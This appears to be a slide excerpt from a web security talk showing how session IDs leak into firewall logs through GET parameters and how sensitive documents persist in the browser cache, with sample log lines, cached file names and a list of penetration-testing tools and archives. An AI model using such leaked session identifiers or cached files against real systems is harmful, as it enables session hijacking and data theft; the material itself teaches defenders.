
- Browser Caching
  - The Web application should clean up after itself (no-cache, private).
  - Temporary internet files
- GET Requests
  - Sensitive information should not be passed via GET requests. Use POST instead.
  - Web logs, proxies
  - History

Attack Scenario

- Session ID cached in firewall logs
- Web application caching sensitive documents



```
Jun 13 21:37:57           Jun 13 2008 21:26:48: %PIX-5-304001: [redacted] Accessed URL [redacted]:/[redacted]ranch/main.aspx?SessionID=
CA570EA966924A7B97A2BF4509891F87

Jun 13 21:37:57           Jun 13 2008 21:26:48: %PIX-5-304001: [redacted] Accessed URL [redacted]:/[redacted]_frame.asp?sessionid=CA57
0EA966924A7B97A2BF4509891F87
```



Address: C:\Documents and Settings\[redacted]\Local Settings\Temporary Internet Files

```
Name
docreadwrite.asp?docid=00000002B2
blank.asp?docid=00000002B2&ref=&Office=0&pdf=0&ver=&edit=
00000002B220080722032940.xls?id=sLa0sLCwMLAwMLLCMsHRQsRSUkNCvcbEx1BKyErDRkxQx89IRVBLREjExUpPxg0KMjczMjU=&r=8340984
bar.asp?docid=00000002B2&ref=&Office=0&pdf=0&ver=&edit=&vc=
docreadwrite.asp?docid=00000002FB
blank.asp?docid=00000002FB&ref=&Office=0&pdf=0&ver=&edit=
00000002FB20080825123959.xls?id=sDa0MDAwsLCwsDJGwsHRQsRSUsPCvcZER9DKyEpDRkzQx0/IRVBLxMjExUrPRg0KLTI1MTM4&r=3356135
cookie:[redacted]
bar.asp?docid=00000002FB&ref=&Office=0&pdf=0&ver=&edit=&vc=
docreadwrite.asp?docid=000000000A
blank.asp?docid=000000000A&ref=&Office=0&pdf=0&ver=&edit=
blank.asp
000000000A20070103081642.xls?id=TDC7i4U3yX1aZ4LrLDDjYTGnatr3vfH0Y5zQp45nLvDEW06wvj1sgkTrWC4+2g0KMjk3MDU=&r=8704144
calandar.js
```

Resources

- Penetration Test Lab
  - VMware with unpatched Windows XP
  - Damn Vulnerable Linux (DVL)
- Metasploit
  - Exploit framework
  - http://www.metasploit.com
- Security Focus
  - Vulnerability and exploit archive
  - http://www.securityfocus.com
- Milw0rm
  - Exploit archive
  - http://www.milw0rm.com

Resources Cont.

- BackTrack
  - Self contained penetration testing live distribution
  - http://www.remote-exploit.org/backtrack.html
- OWASP Testing Guide
  - Web application testing guide
  - http://www.owasp.org
- OWASP WebGoat
  - Self contained vulnerable Web application
  - http://www.owasp.org
- Nessus
  - Vulnerability Scanner
  - http://www.nessus.org

Questions?

Questions?

Comments?